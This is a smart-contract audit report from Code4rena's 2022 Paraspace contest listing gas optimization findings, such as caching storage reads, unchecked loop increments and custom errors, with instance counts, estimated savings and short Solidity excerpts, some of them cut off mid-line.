The following wardens also submitted reports: rjs, c3phas, PaludoX0, Deivitto, Dravee, B2, cyberinn, _Adam, saneryee, Rolezn, chrisdior4, ahmedov, RaymondFam, *and* Sathish9098.

Summary

Gas Optimizations

	Issue	Instances	Total Gas Saved
[G-01]	Save gas by checking against default WETH address	1	2200
[G-02]	Save gas by batching `NToken` operations	2	200
[G-03]	Using `storage` instead of `memory` for structs/arrays saves gas	5	21000
[G-04]	Multiple accesses of a mapping/array should use a local variable cache	4	168
[G-05]	The result of function calls should be cached rather than re-calling the function	2	-
[G-06]	`internal` functions only called once can be inlined to save gas	15	300
[G-07]	Add `unchecked {}` for subtractions where the operands cannot underflow because of a previous `require()` or `if` -statement	1	85
[G-08]	`++i` / `i++` should be `unchecked{++i}` / `unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for` - and `while` -loops	49	2940
[G-09]	`require()` / `revert()` strings longer than 32 bytes cost extra gas	14	-
[G-10]	Optimize names to save gas	23	506
[G-11]	`++i` costs less gas than `i++`, especially when it's used in `for` -loops (`--i` / `i--` too)	1	5

	Issue	Instances	Total Gas Saved
[G-12]	Splitting `require()` statements that use `&&` saves gas	13	39
[G-13]	Usage of `uints` / `ints` smaller than 32 bytes (256 bits) incurs overhead	5	-
[G-14]	Using `private` rather than `public` for constants, saves gas	1	-
[G-15]	Inverting the condition of an `if` - `else` -statement wastes gas	2	-
[G-16]	`require()` or `revert()` statements that check input arguments should be at the top of the function	1	-
[G-17]	Use custom errors rather than `revert()` / `require()` strings to save gas	202	-
[G-18]	Functions guaranteed to revert when called by normal users can be marked `payable`	66	1386
[G-19]	Don't use `_msgSender()` if not supporting EIP-2771	7	112

Total: 414 instances over 19 issues with **28941 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for` -loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions. The table above as well as its gas numbers do not include any of the excluded findings.

[G-01] Save gas by checking against default WETH address

You can save a Gcoldsload (**2100 gas**) in the address provider, plus the **100 gas** overhead of the external call, for every `receive()` , by creating an immutable `DEFAULT_WETH` variable which will store the initial WETH address, and change the require statement to be: `require(msg.ender == DEFAULT_WETH || msg.sender == <etc>)` .

There is 1 instance of this issue:

File: /paraspace-core/contracts/protocol/pool/PoolCore.sol

```
802     receive() external payable {
803         require(
804             msg.sender ==
805                 address(IPoolAddressesProvider(ADDRESSES_PR
806             "Receive not allowed"
807         );
808:    }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/pool/PoolCore.sol#L802-L808

[G-02] Save gas by batching `NToken` operations

Every external call made to a contract incurs at least **100 gas** of overhead. Since all of the IDs belong to the same NToken, you can prevent this overhead by having a `safeTransferFromBatch()` function, or by implementing EIP-1155 support, which natively supports batching.

There are 2 instances of this issue. (For in-depth details on this and all further gas optimizations with multiple instances, please see the warden's full report.)

[G-03] Using `storage` instead of `memory` for structs/arrays saves gas

When fetching data from a storage location, assigning the data to a `memory` variable causes all fields of the struct/array to be read from storage, which incurs a Gcoldsload (**2100 gas**) for *each* field of the struct/array. If the fields are read from the new memory variable, they incur an additional `MLOAD` rather than a cheap stack read. Instead of declearing the variable with the `memory` keyword, declaring the variable with the `storage` keyword and caching any fields that need to be re-read in stack variables, will be much cheaper, only incuring the Gcoldsload for the fields actually read. The only time it makes sense to read the whole struct/array into a `memory` variable, is if the full struct/array is being returned by the function, is being passed to a function that requires `memory`, or if the array/struct is being read from another `memory` array/struct

There are 5 instances of this issue.

[G-04] Multiple accesses of a mapping/array should use a local variable cache

The instances below point to the second+ access of a value inside a mapping/array, within a function. Caching a mapping's value in a local `storage` or `calldata` variable when the value is accessed multiple times, saves **~42 gas per access** due to not having to recalculate the key's keccak256 hash (Gkeccak256 - **30 gas**) and that calculation's associated stack operations. Caching an array's struct avoids recalculating the array offsets into memory/calldata

There are 4 instances of this issue.

[G-05] The result of function calls should be cached rather than re-calling the function

The instances below point to the second+ call of the function within a single function.

There are 2 instances of this issue.

[G-06] `internal` functions only called once can be inlined to save gas

Not inlining costs **20 to 40 gas** because of two extra `JUMP` instructions and additional stack operations needed for function calls.

There are 15 instances of this issue.

[G-07] Add `unchecked {}` for subtractions where the operands cannot underflow because of a previous `require()` or `if` -statement

```
require(a <= b); x = b - a => require(a <= b); unchecked { x = b - a }
```

There is 1 instance of this issue:

```
File: paraspace-core/contracts/protocol/libraries/logic/Liquidat

/// @audit if-condition on line 874
877:                       msg.value - vars.actualLiquidationAmou
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/LiquidationLogic.sol#L877

[G-08] `++i` / `i++` should be `unchecked{++i}` / `unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for` - and `while` -loops

The `unchecked` keyword is new in solidity version 0.8.0, so this only applies to that version or higher, which these instances are. This saves **30-40 gas** per loop.

There are 49 instances of this issue.

[G-09] `require()` / `revert()` strings longer than 32 bytes cost extra gas

Each extra memory word of bytes past the original 32 incurs an MSTORE which costs **3 gas**.

There are 14 instances of this issue.

[G-10] Optimize names to save gas

`public` / `external` function names and `public` member variable names can be optimized to save gas. See this link for an example of how it works. Below are the interfaces/abstract contracts that can be optimized so that the most frequently-called functions use the least amount of gas possible during method lookup. Method IDs that have two leading zero bytes can save **128 gas** each during deployment, and

renaming functions to have lower method IDs will save **22 gas** per call, [per sorted position shifted](#).

There are 23 instances of this issue.

[G-11] `++i` costs less gas than `i++`, especially when it's used in `for`-loops (`--i` / `i--` too)

Saves **5 gas per loop.**

There is 1 instance of this issue:

```
File: paraspace-core/contracts/misc/NFTFloorOracle.sol

450:                 j--;
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L450

[G-12] Splitting `require()` statements that use `&&` saves gas

See this issue which describes the fact that there is a larger deployment gas cost, but with enough runtime calls, the change ends up being cheaper by **3 gas.**

There are 13 instances of this issue.

[G-13] Usage of `uints` / `ints` smaller than 32 bytes (256 bits) incurs overhead

> When using elements that are smaller than 32 bytes, your contract's gas usage may be higher. This is because the EVM operates on 32 bytes at a time. Therefore, if the element is smaller than that, the EVM must use more operations in order to reduce the size of the element from 32 bytes to the desired size.

https://docs.soliditylang.org/en/v0.8.11/internals/layout_in_storage.html

Each operation involving a `uint8` costs an extra 22-28 gas (depending on whether the other operand is also a variable of type `uint8`) as compared to ones involving `uint256`, due to the compiler having to clear the higher bits of the memory word before operating on the `uint8`, as well as the associated stack operations of doing so. Use a larger size then downcast where needed.

There are 5 instances of this issue.

[G-14] Using `private` rather than `public` for constants, saves gas

If needed, the values can be read from the verified contract source code, or if there are multiple values there can be a single getter function that returns a tuple of the values of all currently-public constants. Saves **3406-3606 gas** in deployment gas due to the compiler not having to create non-payable getter functions for deployment calldata, not having to store the bytes of the value outside of where it's used, and not adding another entry to the method ID table.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/protocol/tokenization/base/Mintak

73:       bool public immutable ATOMIC_PRICING;
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/base/MintableIncentivizedERC721.sol#L73

[G-15] Inverting the condition of an `if - else` -statement wastes gas

Flipping the `true` and `false` blocks instead saves 3 gas.

There are 2 instances of this issue.

[G-16] `require()` or `revert()` statements that check input arguments should be at the top of the function

Checks that involve constants should come before checks that involve state variables, function calls, and calculations. By doing these checks first, the function is able to revert before wasting a Gcoldsload (**2100 gas***) in a function that may ultimately revert in the unhappy case.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/protocol/pool/PoolParameters.sol

/// @audit expensive op on line 212
214:           require(value != 0, Errors.INVALID_AMOUNT);
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/pool/PoolParameters.sol#L214

[G-17] Use custom errors rather than `revert()` / `require()` strings to save gas

Custom errors are available from solidity version 0.8.4. Custom errors save ~50 gas each time they're hit by avoiding having to allocate and store the revert string. Not defining the strings also save deployment gas.

There are 202 instances of this issue.

[G-18] Functions guaranteed to revert when called by normal users can be marked `payable`

If a function modifier such as `onlyOwner` is used, the function will revert if a normal user tries to pay the function. Marking the function as `payable` will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided. The extra opcodes avoided are `CALLVALUE` (2), `DUP1` (3), `ISZERO` (3), `PUSH2` (3), `JUMPI` (10), `PUSH1` (3), `DUP1` (3), `REVER`

`T` (0), `JUMPDEST` (1), `POP` (2), which costs an average of about **21 gas per call** to the function, in addition to the extra deployment cost.

There are 66 instances of this issue.

[G-19] Don't use `_msgSender()` if not supporting EIP-2771

Use `msg.sender` if the code does not implement EIP-2771 trusted forwarder support.

There are 7 instances of this issue.

Excluded Findings

These findings are excluded from awards calculations because there are publicly-available automated tools that find them. The valid ones appear here for completeness.

Gas Optimizations

	Issue	Instances	Total Gas Saved
[G-20]	Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas	34	4080
[G-21]	State variables should be cached in stack variables rather than re-reading them from storage	1	97
[G-22]	`<array>.length` should not be looked up in every loop of a `for` -loop	41	123
[G-23]	Using `bool` s for storage incurs overhead	1	17100
[G-24]	Using `> 0` costs more gas than `!= 0` when used on a `uint` in a `require()` statement	1	6
[G-25]	`++i` costs less gas than `i++` , especially when it's used in `for` -loops (`--i` / `i--` too)	57	285
[G-26]	Using `private` rather than `public` for constants, saves gas	8	-

	Issue	Instances	Total Gas Saved
[G-27]	Division by two should use bit shifting	2	40
[G-28]	Use custom errors rather than `revert()` / `require()` strings to save gas	15	-

Total: 160 instances over 9 issues with **21731 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for` -loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions.

[G-20] Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas

When a function with a `memory` array is called externally, the `abi.decode()` step has to use a for-loop to copy each index of the `calldata` to the `memory` index. **Each iteration of this for-loop costs at least 60 gas** (i.e. `60 * <mem_array>.length`). Using `calldata` directly, obliviates the need for such a loop in the contract code and runtime execution. Note that even if an interface defines a function as having `memory` arguments, it's still valid for implementation contracs to use `calldata` arguments instead.

If the array is passed to an `internal` function which passes the array to another internal function where the array is modified and therefore `memory` is used in the `external` call, it's still more gass-efficient to use `calldata` when the `external` function uses modifiers, since the modifiers may prevent the internal functions from being called. Structs have the same overhead as an array of length one.

Note that I've also flagged instances where the function is `public` but can be marked as `external` since it's not called by the contract, and cases where a constructor is involved.

There are 34 instances of this issue.

[G-21] State variables should be cached in stack variables rather than re-reading them from storage

The instances below point to the second+ access of a state variable within a function. Caching of a state variable replaces each Gwarmaccess (**100 gas**) with a much cheaper stack read. Other less obvious fixes/optimizations include having local memory caches of state variable structs, or having local caches of state variable contracts/addresses.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/misc/NFTFloorOracle.sol

/// @audit assetPriceMap[_asset].twap on line 405 - (valid but e
426:               return (false, assetPriceMap[_asset].twap);
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L426

[G-22] `<array>.length` should not be looked up in every loop of a `for`-loop

The overheads outlined below are *PER LOOP*, excluding the first loop

- storage arrays incur a Gwarmaccess (**100 gas**)
- memory arrays use `MLOAD` (**3 gas**)
- calldata arrays use `CALLDATALOAD` (**3 gas**)

Caching the length changes each of these to a `DUP<N>` (**3 gas**), and gets rid of the extra `DUP<N>` needed to store the stack offset

There are 41 instances of this issue.

[G-23] Using `bool`s for storage incurs overhead

```
        // Booleans are more expensive than uint256 or any type that
        // word because each write operation emits an extra SLOAD to
```

```
        // slot's contents, replace the bits taken up by the boolear
        // back. This is the compiler's defense against contract upg
        // pointer aliasing, and it cannot be disabled.
```

https://github.com/OpenZeppelin/openzeppelin-contracts/blob/58f635312aa21f947cae5f8578638a85aa2519f5/contracts/security/ReentrancyGuard.sol#L23-L27

Use `uint256(1)` and `uint256(2)` for true/false to avoid a Gwarmaccess (100 gas) for the extra SLOAD, and to avoid Gsset (**20000 gas**) when changing from `false` to `true`, after having been `true` in the past

There is 1 instance of this issue:

```
File: paraspace-core/contracts/protocol/tokenization/base/Mintak

/// @audit (valid but excluded finding)
73:       bool public immutable ATOMIC_PRICING;
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/base/MintableIncentivizedERC721.sol#L73

[G-24] Using `> 0` costs more gas than `!= 0` when used on a `uint` in a `require()` statement

This change saves 6 gas per instance. The optimization works until solidity version 0.8.13 where there is a regression in gas costs.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/misc/NFTFloorOracle.sol

/// @audit (valid but excluded finding)
356:          require(_twap > 0, "NFTOracle: price should be mor
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L356

[G-25] `++i` costs less gas than `i++`, especially when it's used in `for`-loops (`--i` / `i--` too)

Saves **5 gas per loop**.

There are 57 instances of this issue.

[G-26] Using `private` rather than `public` for constants, saves gas

If needed, the values can be read from the verified contract source code, or if there are multiple values there can be a single getter function that returns a tuple of the values of all currently-public constants. Saves **3406-3606 gas** in deployment gas due to the compiler not having to create non-payable getter functions for deployment calldata, not having to store the bytes of the value outside of where it's used, and not adding another entry to the method ID table.

There are 8 instances of this issue.

[G-27] Division by two should use bit shifting

`<x> / 2` is the same as `<x> >> 1`. While the compiler uses the `SHR` opcode to accomplish both, the version that uses division incurs an overhead of 20 gas due to `JUMP`s to and from a compiler utility function that introduces checks which can be avoided by using `unchecked {}` around the division by two.

There are 2 instances of this issue.

[G-28] Use custom errors rather than `revert()` / `require()` strings to save gas

Custom errors are available from solidity version 0.8.4. Custom errors save ~50 gas each time they're hit by avoiding having to allocate and store the revert string. Not defining the strings also save deployment gas.

There are 15 instances of this issue.

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top